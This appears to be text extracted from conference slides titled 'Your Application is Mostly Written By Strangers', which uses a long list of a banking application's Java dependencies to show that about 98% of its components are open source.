Edwin Kwan

Your Application is Mostly Written By Strangers

Image Souce: https://canberradiamondblade.com.au/wp-content/uploads/2018/11/bricklaying-1170x600.jpg




Image Source: https://www.bakerprefab.com/wp-content/gallery/panels_1/RowanMockup.jpg

Talk Structure

- Open Source Software
- Open Source Breaches
- What You Should Do About It

Open Source Software

2019

State of the Software Supply Chain

The 5th annual report on global open source software development

Modern Application

application-something-account-api-512.0.jar
application-something-repository-512.0.jar
application-something-http-filters-512.0.jar
application-something-settlement-api-512.0.jar
application-something-ledger-api-512.0.jar
application-something-account-512.0.jar
application-something-settlement-512.0.jar
application-something-ledger-512.0.jar
application-something-app-platform-512.0.jar
application-something-app-512.0.jar
application-something-config-512.0.jar
app-environment-annotations-3.13.jar

validation-api-2.0.1.Final.jar
error_prone_annotations-2.2.0.jar
structured-logging-core-1.37.jar
log-eliding-rules-core-1.11.jar
structured-logging-api-1.38.jar
development-annotations-2.37.jar
servo-core-0.12.21.jar
rxjava-1.3.8.jar
msgpack-core-0.8.16.jar
ribbon-core-2.3.0.jar
ribbon-transport-2.3.0.jar
ribbon-loadbalancer-2.3.0.jar
ribbon-2.3.0.jar
ribbon-httpclient-2.3.0.jar
value-object-types-2.12.jar
gson-extensions-2.20.jar
distributed-tracing-core-1.112.jar
distributed-tracing-annotations-1.112.jar
distributed-tracing-aspect-1.112.jar
distributed-tracing-http-1.112.jar
distributed-tracing-config-1.112.jar
distributed-tracing-rabbit-1.112.jar
security-event-logger-2.52.jar
checker-qual-2.5.2.jar
animal-sniffer-annotations-1.17.jar
dom4j-2.1.1.jar
jpos-extensions-2.152.jar
rabbit-sender-strategies-3.12.jar
rabbit-headers-decorator-api-1.6.jar
rabbit-async-sender-api-1.6.jar
rabbit-async-persistence-api-1.6.jar
rabbit-async-processor-api-1.6.jar
rabbit-instrumentation-1.7.jar
rabbit-queue-management-jmx-operations-4.17.jar
validation-annotations-2.60.jar

spring-extensions-3.81.jar
javax.inject-1.jar
jsr311-api-1.1.1.jar
xml-apis-1.4.01.jar
application-messages-1.22.jar
commons-lang-2.6.jar
javatuples-1.2.jar
jline-1.0.jar
javax.el-api-2.2.4.jar
commons-configuration-1.8.jar
jdom-1.1.3.jar
log4j-1.2.17.jar
javax.el-2.2.4.jar
org.osgi.core-4.3.1.jar
netflix-statistics-0.1.1.jar
je-5.0.73.jar
javax.annotation-api-1.2.jar
commons-beanutils-core-1.8.3.jar
metrics-core-3.0.1.jar
metrics-healthchecks-3.0.1.jar
metrics-httpclient-3.0.1.jar
hibernate-jpa-2.1-api-1.0.0.Final.jar
apache-log4j-extras-1.2.17.jar
annotations-13.0.jar
jpos-1.9.6.jar
commons-logging-1.2.jar
annotations-3.0.0.jar
dnsjava-2.1.7.jar
rxnetty-0.4.9.jar
rxnetty-contexts-0.4.9.jar
rxnetty-servo-0.4.9.jar
jsr305-3.0.1.jar
commons-collections-3.2.2.jar
netflix-commons-util-0.3.0.jar
monetary-value-objects-1.0.jar
spring-annotation-extensions-1.0.jar
LatencyUtils-2.0.3.jar
httpclient4-extensions-1.8.jar
graceful-shutdown-1.6.jar
dns-3.1.1.jar
log4j-extensions-1.33.jar
spring-data-extensions-1.0.jar
listenablefuture-9999.0-empty-to-avoid-conflict-with-guava.jar
jaxb-api-2.3.1.jar
shared-domain-2.41.jar
application-java-hsm-config-3.19.jar
test-log-interceptor-2.15.jar

javassist-3.24.0-GA.jar
jersey-core-1.19.1.jar
jersey-client-1.19.1.jar
jersey-apache-client4-1.19.1.jar
bpay-value-objects-1.1.jar
commons-math3-3.6.1.jar
spring-web-validation-1.32.jar
HdrHistogram-2.1.9.jar
backoffice-api-common-1.87.jar
scheduled-transfers-api-1-CR-5.jar
service-discovery-client-1-CR-5.jar
usertype.spi-6.0.1.GA.jar
usertype.core-6.0.1.GA.jar
rabbit-auditing-1-CR-5.jar
syslog4j-0.9.58.jar
j2objc-annotations-1.1.jar
liquibase-extensions-3.6.jar
jose4j-0.5.5.jar
service-metrics-core-3.49.jar
service-metrics-rabbit-3.49.jar
service-metrics-config-3.49.jar
service-metrics-codahale-support-3.49.jar
juli-6.0.53.jar
juli-adapters-6.0.53.jar
database-common-3.11.jar
moshi-1.5.0.jar
zipkin-1.25.0.jar
zipkin-reporter-0.10.0.jar
zipkin-sender-okhttp3-0.10.0.jar
hsm-5.22.jar
syslog4j-extensions-2.26.jar
objenesis-2.6.jar
crypto-2.22.jar
live-live-lock-3.17.jar
envers-extensions-4.23.jar
service-monitoring-3.114.jar
javax.persistence-api-2.2.jar
javax.activation-api-1.2.0.jar
rabbit-dead-letter-replay-1.6.jar
rabbit-receiver-interceptor-api-1.1.jar
rabbit-receiver-dup-detection-api-1.1.jar
commons-io-2.6.jar
hibernate-validator-5.3.6.Final.jar
archaius-core-0.7.6.jar
dbm-1.0.jar
mail-1.4.jar
activation-1.1.jar
antlr-2.7.7.jar

okhttp-3.14.6.jar
common-utils-2.26.jar
spring-mvc-streaming-support-2.18.jar
hibernate-commons-annotations-5.1.0.Final.jar
access-control-2.78.jar
hystrix-core-1.5.18.jar
retrofit-2.5.0.jar
converter-moshi-2.5.0.jar
failureaccess-1.0.1.jar
guava-27.0.1-jre.jar
jakarta.activation-api-1.2.1.jar
FastInfoset-1.2.16.jar
istack-commons-runtime-3.0.8.jar
stax-ex-1.8.1.jar
jakarta.xml.bind-api-2.3.2.jar
txw2-2.3.2.jar
jaxb-runtime-2.3.2.jar
okio-1.17.2.jar
rabbit-message-persistence-5.37.jar
kotlin-stdlib-common-1.3.21.jar
kotlin-stdlib-1.3.21.jar
kotlin-reflect-1.3.21.jar
kotlin-stdlib-jdk7-1.3.21.jar
kotlin-stdlib-jdk8-1.3.21.jar
jandex-2.1.1.Final.jar
application-java-database-config-6.43.jar
influxdb-java-2.15.jar
rabbit-extensions-jpa-dup-detection-3.46.jar
rabbit-extensions-8.202.jar
application-java-rabbit-config-8.61.jar
application-spring-boot-autoconfigure-2.165.jar
assertj-core-3.12.2.jar
access-control-tokens-2.37.jar
application-spring-boot-actuator-2.65.jar
bank-account-value-objects-2.23.jar
customer-value-objects-2.30.jar
commons-lang3-3.9.jar
treasury-auditing-2.55.jar
spring-security-extensions-4.148.jar
commons-codec-1.13.jar
amqp-client-5.7.3.jar
jakarta.annotation-api-1.3.5.jar
jakarta.persistence-api-2.2.3.jar
jakarta.application-api-1.3.3.jar
jboss-logging-3.4.1.Final.jar
jakarta.validation-api-2.0.2.jar

jcommons-cli-1.2.jar
snakeyaml-1.25.jar
banking-schema-0.5.10.139.jar
httpclient-4.5.10.jar
mockito-core-3.1.0.jar
gson-2.8.6.jar
bcprov-jdk15on-1.64.jar
bcpkix-jdk15on-1.64.jar
classmate-1.5.1.jar
event-reference-2.36.jar
joda-time-2.10.5.jar
hibernate-validator-6.0.18.Final.jar
spring-security-crypto-5.2.1.RELEASE.jar
spring-security-core-5.2.1.RELEASE.jar
spring-security-web-5.2.1.RELEASE.jar
spring-security-config-5.2.1.RELEASE.jar
aspectjweaver-1.9.5.jar
aspectjrt-1.9.5.jar
micrometer-core-1.3.2.jar
mysql-connector-java-8.0.19.jar
hibernate-entitymanager-5.4.10.Final.jar
hibernate-core-5.4.10.Final.jar
hibernate-envers-5.4.10.Final.jar
tomcat-embed-core-9.0.30.jar
tomcat-embed-websocket-9.0.30.jar
tomcat-embed-el-9.0.30.jar
spring-security-rsa-1.0.9.RELEASE.jar
spring-retry-1.2.5.RELEASE.jar
kotlinx-coroutines-core-1.3.3.jar
slf4j-api-1.7.30.jar
slf4j-log4j12-1.7.30.jar
jul-to-slf4j-1.7.30.jar
byte-buddy-agent-1.10.6.jar
byte-buddy-1.10.6.jar
spring-cloud-context-2.2.1.RELEASE.jar
spring-cloud-commons-2.2.1.RELEASE.jar
spring-cloud-starter-2.2.1.RELEASE.jar
spring-cloud-netflix-archaius-2.2.1.RELEASE.jar
spring-cloud-netflix-ribbon-2.2.1.RELEASE.jar
spring-cloud-starter-netflix-archaius-2.2.1.RELEASE.jar
spring-cloud-starter-netflix-ribbon-2.2.1.RELEASE.jar
jackson-annotations-2.10.2.jar
jackson-core-2.10.2.jar
jackson-databind-2.10.2.jar
jackson-module-parameter-names-2.10.2.jar

checkdigits-0.9.1.jar
jackson-datatype-jdk8-2.10.2.jar
jackson-datatype-jsr310-2.10.2.jar
httpcore-4.4.13.jar
brave-4.5.0.jar
brave-context-log4j12-4.5.0.jar
brave-instrumentation-http-4.5.0.jar
brave-instrumentation-spring-web-4.5.0
brave-instrumentation-servlet-4.5.0.jar
HikariCP-3.4.2.jar
liquibase-core-3.8.5.jar
logging-interceptor-3.14.6.jar
jboss-application-api_1.2_spec-1.1.1.F
spring-jcl-5.2.3.RELEASE.jar
spring-core-5.2.3.RELEASE.jar
spring-expression-5.2.3.RELEASE.jar
spring-beans-5.2.3.RELEASE.jar
spring-aop-5.2.3.RELEASE.jar
spring-tx-5.2.3.RELEASE.jar
spring-context-5.2.3.RELEASE.jar
spring-jdbc-5.2.3.RELEASE.jar
spring-web-5.2.3.RELEASE.jar
spring-orm-5.2.3.RELEASE.jar
spring-webmvc-5.2.3.RELEASE.jar
spring-messaging-5.2.3.RELEASE.jar
spring-aspects-5.2.3.RELEASE.jar
spring-data-commons-2.2.4.RELEASE.ja
spring-data-jpa-2.2.4.RELEASE.jar
spring-data-envers-2.2.4.RELEASE.jar
spring-amqp-2.2.3.RELEASE.jar
spring-rabbit-2.2.3.RELEASE.jar
spring-boot-2.2.4.RELEASE.jar
spring-boot-autoconfigure-2.2.4.RELEAS
spring-boot-actuator-2.2.4.RELEASE.jar
spring-boot-actuator-autoconfigure-2.2.4.RELEASE.jar
spring-boot-test-autoconfigure-2.2.4.RELEASE.jar
spring-boot-starter-2.2.4.RELEASE.jar
spring-boot-starter-aop-2.2.4.RELEASE.
spring-boot-starter-jdbc-2.2.4.RELEASE
spring-boot-starter-data-jpa-2.2.4.RELE
spring-boot-starter-validation-2.2.4.RELEASE.jar
spring-boot-starter-tomcat-2.2.4.RELEA
spring-boot-starter-json-2.2.4.RELEASE.
spring-boot-starter-web-2.2.4.RELEASE.
spring-boot-starter-actuator-2.2.4.RELE

Modern Application

	In-House	Open Source
Number of Components	12	268 (98%)

application-something-account-api-512.0.jar
application-something-repository-512.0.jar
application-something-http-filters-512.0.jar
application-something-settlement-api-512.0.jar
application-something-ledger-api-512.0.jar
application-something-account-512.0.jar
application-something-settlement-512.0.jar
application-something-ledger-512.0.jar
application-something-app-platform-512.0.jar
application-something-app-512.0.jar
application-something-config-512.0.jar
app-environment-annotations-3.13.jar

validation-api-2.0.1.F
error_prone_annotat
structured-logging-core-1.37.jar
log-eliding-rules-core-1.11.jar
structured-logging-api-1.33.jar
development-annotations
servo-core-0.12.21.jar
rxjava-1.3.8.jar
msgpack-core-0.8.16.jar
ribbon-core-2.3.0.jar
ribbon-transport-2.3.0.jar
ribbon-loadbalancer-2.3.0.jar
ribbon-2.3.0.jar
ribbon-httpclient-2.3.0.jar
value-object-types-2.12.jar
gson-extensions-2.20.jar
distributed-tracing-core-1.112.jar
distributed-tracing-annotations-1.112.jar
distributed-tracing-aspect-1.112.jar
distributed-tracing-http-1.112.jar
distributed-tracing-config-1.112.jar
distributed-tracing-rabbit-1.112.jar
security-event-logger-2.52.jar
checker-qual-2.5.2.jar
animal-sniffer-annotations-1.17.jar
dom4j-2.1.1.jar
jpos-extensions-2.152.jar
rabbit-sender-strategies-3.12.jar
rabbit-headers-decorator-api-1.6.jar
rabbit-async-sender-api-1.6.jar
rabbit-async-persistence-api-1.6.jar
rabbit-async-processor-api-1.6.jar
rabbit-instrumentation-1.7.jar
rabbit-queue-management-jmx-operations-4.17.jar
validation-annotations-2.60.jar

spring-extensions-3.81.jar
javax.inject-1.jar
jsr311-api-1.1.1.jar
xml-apis-1.4.01.jar
application-messages-1.22.jar
commons-lang-2.6.jar
javatuples-1.2.jar
jline-1.0.jar
javax.el-api-2.2.4.jar
commons-configuration-1.8.jar
jdom-1.1.3.jar
log4j-1.2.17.jar
javax.el-2.2.4.jar
javax.annotation-api-1.2.jar
commons-beanutils-core-1.8.3.jar
metrics-healthchecks-3.0.1.jar
metrics-httpclient-3.0.1.jar
hibernate-jpa-2.1-api-1.0.0.Final.jar
apache-log4j-extras-1.2.17.jar
annotations-13.0.jar
jpos-1.9.6.jar
commons-logging-1.2.jar
annotations-3.0.0.jar
dnsjava-2.1.7.jar
rxnetty-0.4.9.jar
rxnetty-contexts-0.4.9.jar
rxnetty-servo-0.4.9.jar
jsr305-3.0.1.jar
commons-collections-3.2.2.jar
netflix-commons-util-0.3.0.jar
monetary-value-objects-1.0.jar
spring-annotation-extensions-1.0.jar
LatencyUtils-2.0.3.jar
httpclient4-extensions-1.8.jar
graceful-shutdown-1.6.jar
dns-3.1.1.jar
log4j-extensions-1.33.jar
spring-data-extensions-1.0.jar
listenablefuture-9999.0-empty-to-avoid-conflict-with-guava.jar
jaxb-api-2.3.1.jar
shared-domain-2.41.jar
application-java-hsm-config-3.19.jar
test-log-interceptor-2.15.jar

javassist-3.24.0-GA.jar
jersey-core-1.19.1.jar
jersey-client-1.19.1.jar
jersey-apache-client4-1.19.1.jar
bpay-value-objects-1.1.jar
commons-math3-3.6.1.jar
spring-web-validation-1.32.jar
HdrHistogram-2.1.9.jar
backoffice-api-common-1.87.jar
scheduled-transfers-api-1-CR-5.jar
service-discovery-client-1-CR-5.jar
usertype.spi-6.0.1.GA.jar
usertype.core-6.0.1.GA.jar
liquibase-extensions-3.6.jar
jose4j-0.5.5.jar
service-metrics-core-3.49.jar
service-metrics-rabbit-3.49.jar
service-metrics-config-3.49.jar
service-metrics-codahale-support-3.49.jar
juli-6.0.53.jar
juli-adapters-6.0.53.jar
database-common-3.11.jar
moshi-1.5.0.jar
zipkin-1.25.0.jar
zipkin-reporter-0.10.0.jar
zipkin-sender-okhttp3-0.10.0.jar
hsm-5.22.jar
syslog4j-extensions-2.26.jar
objenesis-2.6.jar
crypto-2.22.jar
live-live-lock-3.17.jar
envers-extensions-4.23.jar
service-monitoring-3.114.jar
javax.persistence-api-2.2.jar
javax.activation-api-1.2.0.jar
rabbit-dead-letter-replay-1.6.jar
rabbit-receiver-interceptor-api-1.1.jar
rabbit-receiver-dup-detection-api-1.1.jar
commons-io-2.6.jar
hibernate-validator-5.3.6.Final.jar
archaius-core-0.7.6.jar
dbm-1.0.jar
mail-1.4.jar
activation-1.1.jar
antlr-2.7.7.jar

okhttp-3.14.6.jar
common-utils-2.26.jar
spring-mvc-streaming-support-2.18.jar
hibernate-commons-annotations-5.1.0.Final.jar
access-control-2.78.jar
hystrix-core-1.5.18.jar
retrofit-2.5.0.jar
converter-moshi-2.5.0.jar
failureaccess-1.0.1.jar
guava-27.0.1-jre.jar
jakarta.activation-api-1.2.1.jar
FastInfoset-1.2.16.jar
txw2-2.3.2.jar
jaxb-runtime-2.3.2.jar
okio-1.17.2.jar
rabbit-message-persistence-5.37.jar
kotlin-stdlib-common-1.3.21.jar
kotlin-stdlib-1.3.21.jar
kotlin-reflect-1.3.21.jar
kotlin-stdlib-jdk7-1.3.21.jar
kotlin-stdlib-jdk8-1.3.21.jar
jandex-2.1.1.Final.jar
application-java-database-config-6.43.jar
influxdb-java-2.15.jar
rabbit-extensions-jpa-dup-detection-3.46.jar
rabbit-extensions-8.202.jar
application-java-rabbit-config-8.61.jar
application-spring-boot-autoconfigure-2.165.jar
assertj-core-3.12.2.jar
access-control-tokens-2.37.jar
application-spring-boot-actuator-2.65.jar
bank-account-value-objects-2.23.jar
customer-value-objects-2.30.jar
commons-lang3-3.9.jar
treasury-auditing-2.55.jar
spring-security-extensions-4.148.jar
commons-codec-1.13.jar
amqp-client-5.7.3.jar
jakarta.annotation-api-1.3.5.jar
jakarta.persistence-api-2.2.3.jar
jakarta.application-api-1.3.3.jar
jboss-logging-3.4.1.Final.jar
jakarta.validation-api-2.0.2.jar

jcommons-cli-1.2.jar
snakeyaml-1.25.jar
banking-schema-0.5.10.139.jar
httpclient-4.5.10.jar
mockito-core-3.1.0.jar
gson-2.8.6.jar
bcprov-jdk15on-1.64.jar
bcpkix-jdk15on-1.64.jar
classmate-1.5.1.jar
event-reference-2.36.jar
joda-time-2.10.5.jar
hibernate-validator-6.0.18.Final.jar
spring-security-crypto-5.2.1.RELEASE.jar
E.jar
E.jar
SE.jar
aspectjweaver-1.9.5.jar
aspectjrt-1.9.5.jar
micrometer-core-1.3.2.jar
mysql-connector-java-8.0.19.jar
hibernate-entitymanager-5.4.10.Final.jar
hibernate-core-5.4.10.Final.jar
hibernate-envers-5.4.10.Final.jar
tomcat-embed-core-9.0.30.jar
tomcat-embed-websocket-9.0.30.jar
tomcat-embed-el-9.0.30.jar
spring-security-rsa-1.0.9.RELEASE.jar
spring-retry-1.2.5.RELEASE.jar
kotlinx-coroutines-core-1.3.3.jar
slf4j-api-1.7.30.jar
slf4j-log4j12-1.7.30.jar
jul-to-slf4j-1.7.30.jar
byte-buddy-agent-1.10.6.jar
byte-buddy-1.10.6.jar
spring-cloud-context-2.2.1.RELEASE.jar
spring-cloud-commons-2.2.1.RELEASE.jar
spring-cloud-starter-2.2.1.RELEASE.jar
spring-cloud-netflix-archaius-2.2.1.RELEASE.jar
spring-cloud-netflix-ribbon-2.2.1.RELEASE.jar
spring-cloud-starter-netflix-archaius-2.2.1.RELEASE.jar
spring-cloud-starter-netflix-ribbon-2.2.1.RELEASE.jar
jackson-annotations-2.10.2.jar
jackson-core-2.10.2.jar
jackson-databind-2.10.2.jar
jackson-module-parameter-names-2.10.2.jar

checkdigits-0.9.1.jar jackson-datatype-j
2.10.2.jar
jackson-datatype-jsr310-2.10.2.jar
httpcore-4.4.13.jar
brave-4.5.0.jar
brave-context-log4j12-4.5.0.jar
brave-instrumentation-http-4.5.0.jar
brave-instrumentation-spring-web-4.5.0
brave-instrumentation-servlet-4.5.0.jar
HikariCP-3.4.2.jar
liquibase-core-3.8.5.jar
logging-interceptor-3.14.6.jar
jboss-application-api_1.2_spec-1.1.1.F
spring-jcl-5.2.3.RELEASE.jar
spring-core-5.2.3.RELEASE.jar
spring-expression-5.2.3.RELEASE.jar
spring-beans-5.2.3.RELEASE.jar
spring-aop-5.2.3.RELEASE.jar
spring-tx-5.2.3.RELEASE.jar
spring-context-5.2.3.RELEASE.jar
spring-jdbc-5.2.3.RELEASE.jar
spring-web-5.2.3.RELEASE.jar
spring-orm-5.2.3.RELEASE.jar
spring-webmvc-5.2.3.RELEASE.jar
spring-messaging-5.2.3.RELEASE.jar
spring-aspects-5.2.3.RELEASE.jar
spring-data-commons-2.2.4.RELEASE.ja
spring-data-jpa-2.2.4.RELEASE.jar
spring-data-envers-2.2.4.RELEASE.jar
spring-amqp-2.2.3.RELEASE.jar
spring-rabbit-2.2.3.RELEASE.jar
spring-boot-2.2.4.RELEASE.jar
spring-boot-autoconfigure-2.2.4.RELEAS
spring-boot-actuator-2.2.4.RELEASE.jar
spring-boot-actuator-autoconfigure-2.2.4.RELEASE.jar
spring-boot-test-autoconfigure-2.2.4.RELEASE.jar
spring-boot-starter-2.2.4.RELEASE.jar
spring-boot-starter-aop-2.2.4.RELEASE.
spring-boot-starter-jdbc-2.2.4.RELEASE.
spring-boot-starter-data-jpa-2.2.4.RELE
spring-boot-starter-validation-2.2.4.RELEASE.jar
spring-boot-starter-tomcat-2.2.4.RELEA
spring-boot-starter-json-2.2.4.RELEASE.
spring-boot-starter-web-2.2.4.RELEASE.
spring-boot-starter-actuator-2.2.4.RELE

Modern Application

	In-House	Open Source
Number of Components	12	268 (98%)
File Size	504Kb	86Mb (98.8%)

application-something-account-api-512.0.jar
application-something-repository-512.0.jar
application-something-http-filters-512.0.jar
application-something-settlement-api-512.0.jar
application-something-ledger-api-512.0.jar
application-something-account-512.0.jar
application-something-settlement-512.0.jar
application-something-ledger-512.0.jar
application-something-app-platform-512.0.jar
application-something-app-512.0.jar
application-something-config-512.0.jar
app-environment-annotations-3.13.jar

validation-api-2.0.1.F
error_prone_annotat
structured-logging-co
log-eliding-rules-core-1.11.jar
structured-logging-api
development-annotat
servo-core-0.12.21.jar
rxjava-1.3.8.jar
msgpack-core-0.8.16.jar
ribbon-core-2.3.0.jar
ribbon-transport-2.3.0.jar
ribbon-loadbalancer-2.3.0.jar
ribbon-2.3.0.jar
ribbon-httpclient-2.3.0.jar
value-object-types-2.12.jar
gson-extensions-2.20.jar
distributed-tracing-core-1.112.jar
distributed-tracing-annotations-1.112.jar
distributed-tracing-aspect-1.112.jar
distributed-tracing-http-1.112.jar
distributed-tracing-config-1.112.jar
distributed-tracing-rabbit-1.112.jar
security-event-logger-2.52.jar
checker-qual-2.5.2.jar
animal-sniffer-annotations-1.17.jar
dom4j-2.1.1.jar
jpos-extensions-2.152.jar
rabbit-sender-strategies-3.12.jar
rabbit-headers-decorator-api-1.6.jar
rabbit-async-sender-api-1.6.jar
rabbit-async-persistence-api-1.6.jar
rabbit-async-processor-api-1.6.jar
rabbit-instrumentation-1.7.jar
rabbit-queue-management-jmx-operations-4.17.jar
validation-annotations-2.60.jar

spring-extensions-3.81.jar
javax.inject-1.jar
jsr311-api-1.1.1.jar
xml-apis-1.4.01.jar
application-messages-1.22.jar
commons-lang-2.6.jar
javatuples-1.2.jar
jline-1.0.jar
javax.el-api-2.2.4.jar
commons-configuration-1.8.jar
jdom-1.1.3.jar
log4j-1.2.17.jar
javax.el-2.2.4.jar
javax.annotation-api-1.2.jar
commons-beanutils-core-1.8.3.jar
metrics-healthchecks-3.0.1.jar
metrics-httpclient-3.0.1.jar
hibernate-jpa-2.1-api-1.0.0.Final.jar
apache-log4j-extras-1.2.17.jar
annotations-13.0.jar
jpos-1.9.6.jar
commons-logging-1.2.jar
annotations-3.0.0.jar
dnsjava-2.1.7.jar
rxnetty-0.4.9.jar
rxnetty-contexts-0.4.9.jar
rxnetty-servo-0.4.9.jar
jsr305-3.0.1.jar
commons-collections-3.2.2.jar
netflix-commons-util-0.3.0.jar
monetary-value-objects-1.0.jar
spring-annotation-extensions-1.0.jar
LatencyUtils-2.0.3.jar
httpclient4-extensions-1.8.jar
graceful-shutdown-1.6.jar
dns-3.1.1.jar
log4j-extensions-1.33.jar
spring-data-extensions-1.0.jar
listenablefuture-9999.0-empty-to-avoid-conflict-with-guava.jar
jaxb-api-2.3.1.jar
shared-domain-2.41.jar
application-java-hsm-config-3.19.jar
test-log-interceptor-2.15.jar

